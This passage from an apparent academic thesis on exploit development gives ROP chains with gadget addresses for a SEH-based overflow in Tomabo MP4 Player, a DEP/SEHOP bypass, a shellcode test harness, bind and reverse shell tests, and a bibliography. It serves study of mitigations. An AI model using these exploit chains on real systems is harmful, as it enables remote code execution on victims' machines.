1  0x004089b6,   # XCHG EAX,ESI # RETN
2  0x00447609,   # POP EBP # RETN
3  0x004374fd,   # & call esp
4  0x00459445,   # POP EBX # RETN
5  0x00000201,   # 0x00000201-> ebx
6  0x00464852,   # POP EDX # RETN 0x00
7  0x00000040,   # 0x00000040-> edx
8  0x00455b25,   # POP ECX # RETN
9  0x004ba504,   # &Writable location
10 0x004352ef,   # POP EDI # RETN
11 0x0046f803,   # RETN (ROP NOP)
12 0x00486ed5,   # POP EAX # RETN
13 0x90909090,   # nop
14 0x0045c292    # PUSHAD # RETN
```

3.4.4. Summary

The exploit obtains `VirtualProtect()` exported function address basing on its ordinal number. The ordinal number of exported function `VirtualProtect()` in `kernel32.dll` is 1458. If the Windows downloads updates of this library changing the ordinal number, the exploit will stop working. The ROP attack is effective in this case because addresses of instruction are positioned in the same place during every run of the program. If ASLR had been turned on this attack would has been less effective. The number of possible locations of the gadgets would have been 256 so the chance for the exploit to work would be only 1/256.

3.5. Detailed Exploitation Process of Tomabo MP4 Player

Tomabo MP4 Player is a Windows application designed to play various media files formats including MP4, FLV and WebM. It also supports playlists and playback progress control.

3.5.1. Environment

This exploit is made for player in version `3.11.6`. Works on Windows 10 x86-32 version `10.0.10586` with additional protection of DEP and SEHOP for all processes.

3.5.2. Vulnerability Overview

Tomabo MP4 Player is vulnerable to buffer overflow which appears when parsing files of the extension m3u. There are exploits on the Internet (for example [11]) but none of them provides bypassing DEP nor SAFESEH mechanism. From the above example can be obtained information that creating a file .m3u which contains many characters leads to buffer overflow which is SEH-based.

3.5.3. The Exploit Description

The exploit process is similar to the one presented in the chapter 3.4 - it also uses SEH overwriting method.

The payload can not contain any of the badchars characters which are: `0x09`, `0x0a`, `0x0b`, `0x0c`, `0x0d`, `0x1a`, `0x20`. Vulnerability can be triggered by moving and dropping the file over the player or by choosing the file from menu `File -> Open Files`. The SEH is located in different address in both methods of opening the file but exploit works in every case.

ROP Chain

The exploit provides to the executable memory a ROP chain which is a modyfication of the one generated by mona. It is shown in the listing 3.26.

Listing 3.26: The ROP chain

```
1  0x0048f406,  # POP EAX # RETN    ** [MP4Player.exe] **   |  startnull {
       PAGE_EXECUTE_READ}
2
3  0x004C03C0,  # pointer to IAT address of CreateThread
4  0x004987f3,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [MP4Player.exe]
5
6  #sub '-0x9d0' from eax
7  0x00483528,  # POP EBP # RETN [MP4Player.exe]
8  struct.unpack("<I",struct.pack("<i",-0x9d0))[0],  # -0x9d0
9  0x00496f96,  # ADD EAX,EBP # RETN [MP4Player.exe]
10
11 #original mona chain
12 0x00424f3f,  # XCHG EAX,ESI # RETN [MP4Player.exe]
13 0x00483528,  # POP EBP # RETN [MP4Player.exe]
14 0x00460f30,  # & push esp # ret  [MP4Player.exe]
```

```
0x0043c2a5,   # POP EBX # RETN [MP4Player.exe]
0x00000201,   # 0x00000201-> ebx
0x00483c69,   # POP EDX # RETN [MP4Player.exe]
0x00000040,   # 0x00000040-> edx
0x004beec0,   # POP ECX # RETN [MP4Player.exe]
0x004edf2d,   # &Writable location [MP4Player.exe]
0x00432a29,   # POP EDI # RETN [MP4Player.exe]
0x00463810,   # RETN (ROP NOP) [MP4Player.exe]
0x0048599f,   # POP EAX # RETN [MP4Player.exe]
0x90909090,   # nop
0x0041bcfd,   # PUSHAD # RETN [MP4Player.exe]
```

The ROP reads an address of the function `CreateThread()` and adds the constant value which is the distance between this function and `VirtualProtect()`. Since there is no ASLR, bypassing SEHOP is trivial - the address of the last SEH entry is known so it is possible to overwrite `Next` member to this value.

3.5.4. Summary

The exploit obtains `VirtualProtect()` exported function address basing on the distance between 2 addresses: `VirtualProtect()` and `CreateThread()`. If the Windows downloads updates of this library changing the distance, the exploit will stop working. SEHOP is very simple to bypass when ASLR is disabled but it is powerful otherwise. When ASLR had been enabled on x86-32 architecture, the chance of successful exploitation would have been 1/256.

3.6. Tests

This section presents tests that were performed in order to estimate the reliability and to find possible bugs or lacks in the system. VirtualBox provides a programming interface. However creating tests using this technology would be too time-consuming. It was decided therefore, to perform tests manually. Testing was splitted into following parts:

Shellcodes tests two shellcodes were generated: bind shell and reverse shell - both encoded to not contain any badchar. Shellcodes were tested on Windows 10 (`10.0.10586` x86-64). The test consisted in putting the machine code into a buffer and executing it like function. This is presented in listing 3.27. The code was compiled using gcc with flags `-z execstack` and `-m32` (because both shellcodes are created for x86 architecture).

Listing 3.27: Testing the shellcode

```
unsigned char shellcode[] = "shellcode_goes_here";

int main()
{
        int (*fun)() = (int(*)())shellcode;
        fun();
        return 0;
}
```

Tests were completed successfully. As expected, both work when default Windows firewall is disabled (with default settings). When it is enabled, while executing the bind shell, shows up a window prompting a user whether she wants to allow network access.

Whole exploits Various tests of whole exploits were performed. The environment were virtual machines installed on VirtualBox with PAE/NX enabled and ipython was used as a python interpreter. Following tests were accomplished:

- FreeFTP exploit using bind shell on port 2222, firewall was turned off.
- tomabo exploit using bind shell on port 2222, firewall was turned off, the exploit file was opened by moving and dropping the file on the Window.
- websockify exploit with command number 0.
- PHP exploit with port 2222 to the bind shell.
- FreeFTP exploit using reverse shell on port 3333, firewall was turned on.
- tomabo exploit using reverse shell on port 3333, firewall was turned on, the exploit file was opened via `File->Open Files`
- tomabo exploit using reverse shell on port 3333, firewall was turned on, the exploit file was opened by moving and dropping the file on the Window
- websockify exploit with command number 1.
- websockify exploit with own command - `touch /tmp/some_folder`.

4. Summary

4.1. Summary

In this document various types of attacks exploiting overlooked security bugs have been shown. Many exploit mitigations are imperfect and it is still possible to write an exploit against application protected by them when some requirements are fulfilled. In many cases such protections make the exploitation process of a binary impossible. Otherwise it is much more difficult to devolop an exploit and exploits become to be platform specific. For explample, in order to create a ROP chain the attacker has to know the set of intructions and their addresses which is equivalent to possession of the same copy of the binary. The attacker can discover some information about victim's operating system for example by using Nmap scanner and also get knowledge about default compiler installed on the machine. Although if the version of the compiler is updated it can produce different code.

4.2. Thanks To

- Marcin Kurdziel
- Łukasz Faber
- Kamil Piętak
- Dominik 'disconnect3d' Czarnota
- Maciej 'vesim' Kuliński
- Kamil Rytarowski
- Gynvael Coldwind
- Piotr 'GwynBleidD' Gnus
- Michalina 'layika' Oleksy

Bibliography

[1] *Bash Reference Manual*, chapter Word Splitting.

[2] Bug #71105; format string vulnerability in class name error message. https://bugs.php.net/bug.php?id=71105.

[3] Cve-2005-3683. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3683.

[4] Cve-2015-8617. http://www.cvedetails.com/cve/CVE-2015-8617/.

[5] Executable space protection. https://developer.cisco.com/media/b_Cisco_Application_Developer_Security_Guidelines-COSC-ciscotopichtml/c_Executable_Space_Protection_X-Space.html.

[6] gcc header. stddef.h.

[7] Ld.so(8) linux programmer's manual. http://man7.org/linux/man-pages/man8/ld.so.8.html.

[8] mona github readme. https://github.com/corelan/mona.

[9] Peda github readme. https://github.com/longld/peda.

[10] Ropgadget github readme. https://github.com/JonathanSalwan/ROPgadget.

[11] Tomabo mp4 player 3.11.6 - seh based stack overflow. https://www.exploit-db.com/exploits/37730/.

[12] Websockify 0.8.0 buffer overflow / remote code execution. https://cxsecurity.com/issue/WLB-2016060017.

[13] C. Anley, J. Heasman, F. "FX" Linder, and G. Richarte. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes, 2nd Edition*, chapter Introduction to Format String Bugs. Wiley Publishing, Inc., 2007.

[14] C. Anley, J. Heasman, F. "FX" Linder, and G. Richarte. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes, Second Edition*, chapter Stack Overflows. Wiley Publishing, Inc., 2007.

[15] C. Anley, J. Heasman, F. “FX” Linder, and G. Richarte. *The Shellcoder’s Handbook: Discovering and Exploiting Security Holes, Second Edition*, chapter Introduction to Heap Overflows. Wiley Publishing, Inc., 2007.

[16] S. L. Berre and D. Cauquil. Bypassing sehop. `https://repo.zenk-security.com/Reversing%20.%20cracking/Bypassing%20SEHOP.pdf`.

[17] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang. Jump-oriented programming: A new class of code-reuse attack. 2011.

[18] E. Bosman and H. Bos. Framing signals-a return to portable shellcode. 2014.

[19] A. Brouwer. Printf(3) linux programmer’s manual. `http://man7.org/linux/man-pages/man3/printf.3.html`.

[20] A. Brown. Boston key party - simple calc (pwn 5 pts). `https://0xabe.io/ctf/exploit/2016/03/07/Boston-Key-Party-pwn-Simple-Calc.html`.

[21] E. Buchanan, R. Roemer, S. Savage, and H. Shacham. Black hat usa. In *Return-oriented Programming: Exploitation without Code Injection*, 2008.

[22] I. Corporation. *Intel® 64 and IA-32 Architectures Software Developer’s Manual; Volume 2 (2A, 2B & 2C): Instruction Set Reference, A-Z.* Wiley Publishing, Inc., 2015.

[23] M. Corporation. Visual studio, microsoft portable executable and common object file format specification. page 6, 2015.

[24] M. Corporation. Visual studio, microsoft portable executable and common object file format specification. 2015.

[25] M. Corporation. Visual studio, microsoft portable executable and common object file format specification. page 1, 2015.

[26] M. Corporation. Visual studio, microsoft portable executable and common object file format specification. pages 45–46, 2015.

[27] B. Dang, A. Gazet, and E. Bachaalany. *Practical Reverse Engineering: x86, x64, ARM, Windows®Kernel, Reversing Tools, and Obfuscation*. Wiley Publishing, Inc., 2014.

[28] L. V. Davi. *CODE-REUSE ATTACKS AND DEFENSES*, chapter 2.1.5.2 Return-Oriented Programming, pages 15–18. Technische Universität Darmstadt, 2015.

[29] A. M. Devices. *AMD64 Architecture Prgorammer’s Manual; Volume 2: System Programming*. 2016.

[30] J. Erickson. *Hacking; The Art of Exploitation; 2nd Edition*, chapter Exploitation; Format Strings. No Starch Press, 2008.

[31] O. Foundation. *OWASP TESTING GUIDE*, chapter TESTING FOR RACE CONDITIONS (OWASP-AT-010). 2008.

[32] Gallopsled. pwnlib.shellcraft – shellcode generation. http://docs.pwntools.com/en/stable/shellcraft.html.

[33] Gallopsled. pwntools - ctf toolkit. https://github.com/Gallopsled/pwntools.

[34] Gallopsled. pwntools documentation. https://docs.pwntools.com/en/stable/.

[35] GB_MASTER. X86 exploitation 101: "HOUSE OF FORCE" – jedi overflow. https://gbmaster.wordpress.com/2015/06/28/x86-exploitation-101-house-of-force-jedi-overflow/.

[36] J. S. Huggins. First computer bug. http://www.jamesshuggins.com/h/tek1/first_computer_bug.htm.

[37] R. Jeschke. *x86 Instruction Set Reference*, chapter RET, pages 15–18. https://github.com/rjeschke/x86.renejeschke.de; commit 4106adcd4d01d1ae21df97dc4d569609cece1632.

[38] A. Julliard. Wine source - wine-2.0/include/winnt.h. https://source.winehq.org/source/include/winnt.h.

[39] D. Kalemis. The need for a pop pop ret instruction sequence. https://dkalemis.wordpress.com/2010/10/27/the-need-for-a-pop-pop-ret-instruction-sequence/.

[40] M. Kerrisk. Fork(3) linux programmer's manual. http://man7.org/linux/man-pages/man2/fork.2.html.

[41] T. Klein. Relro - a (not so well known) memory corruption mitigation technique. http://tk-blog.blogspot.com/2009/02/relro-not-so-well-known-memory.html.

[42] J. MacNeil. 1st actual computer bug found, september 9, 1947. http://www.edn.com/electronics-blogs/edn-moments/4420729/1st-actual-computer-bug-found--September-9--1947.

[43] Marek. Fortify_source. https://idea.popcount.org/2013-08-15-fortify_source/.

[44] D. Metcalfe. Strcpy(3) linux programmer's manual. http://man7.org/linux/man-pages/man3/strcpy.3.html.

[45] Microsoft. About structured exception handling. https://msdn.microsoft.com/en-us/library/windows/desktop/ms679270(v=vs.85).aspx.

[46] Microsoft. A detailed description of the data execution prevention (dep) feature in windows xp service pack 2, windows xp tablet pc edition 2005, and windows server 2003. https://support.microsoft.com/en-us/kb/875352.

[47] Microsoft. /dynamicbase (use address space layout randomization). https://msdn.microsoft.com/en-us/library/bb384887.aspx.

[48] Microsoft. /gs (buffer security check). https://msdn.microsoft.com/en-us/library/8dbf701c.aspx.

[49] Microsoft. Module information. https://msdn.microsoft.com/en-us/library/windows/desktop/ms684232(v=vs.85).aspx.

[50] Microsoft. /nxcompat (compatible with data execution prevention). https://msdn.microsoft.com/en-us/library/ms235442.aspx.

[51] Microsoft. Structured exception handling. https://msdn.microsoft.com/pl-pl/library/windows/desktop/ms680657(v=vs.85).aspx.

[52] Microsoft. Structured exception handling reference. https://msdn.microsoft.com/en-us/library/windows/desktop/ms680660(v=vs.85).aspx.

[53] MITRE. Cwe-123: Write-what-where condition. https://cwe.mitre.org/data/definitions/123.html.

[54] Nergal. The advanced return-into-lib(c) exploits: Pax case study. http://phrack.org/issues/58/4.html.

[55] D. A. Patterson and J. L. Hennessy. *Computer Organization and Design: The Hardware/-Software Interface; Fourth Edition*. Elsevier, 2012.

[56] M. Pietrek. A crash course on the depths of win32™ structured exception handling. https://www.microsoft.com/msj/0197/exception/exception.aspx, 1997.

[57] C. Planet. A eulogy for format strings. *Phrack Magazine*, 11 2010.

[58] O. Security. Msfvenom. https://www.offensive-security.com/metasploit-unleashed/msfvenom/.

[59] S. Sharma. Enhance application security with fortify_source. https://access.redhat.com/blogs/766093/posts/1976213.

[60] A. Sotirov and M. Dowd. Black hat usa. In *Bypassing Browser Memory Protections*, 2008.

[61] R. M. Stallman and the GCC Developer Community. *Using the GNU Compiler Collection; For gcc version 6.3.0*. GNU Press, 2016.

[62] S. Suzuki. Seh overwrite and its exploitability. http://www.ffri.jp/assets/files/research/research_papers/SEH_Overwrite_CanSecWest2010.pdf.

[63] T. I. S. (TIS). Executable and linkable format (elf). pages 13–14.

[64] T. I. S. (TIS). *Executable and Linkable Format (ELF)*, chapter Global Offset Table.

[65] T. I. S. (TIS). *Executable and Linkable Format (ELF)*, chapter Procedure Linkage Table.

[66] O. Whitehouse. An analysis of address space layout randomization on windows vista™. `http://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf`.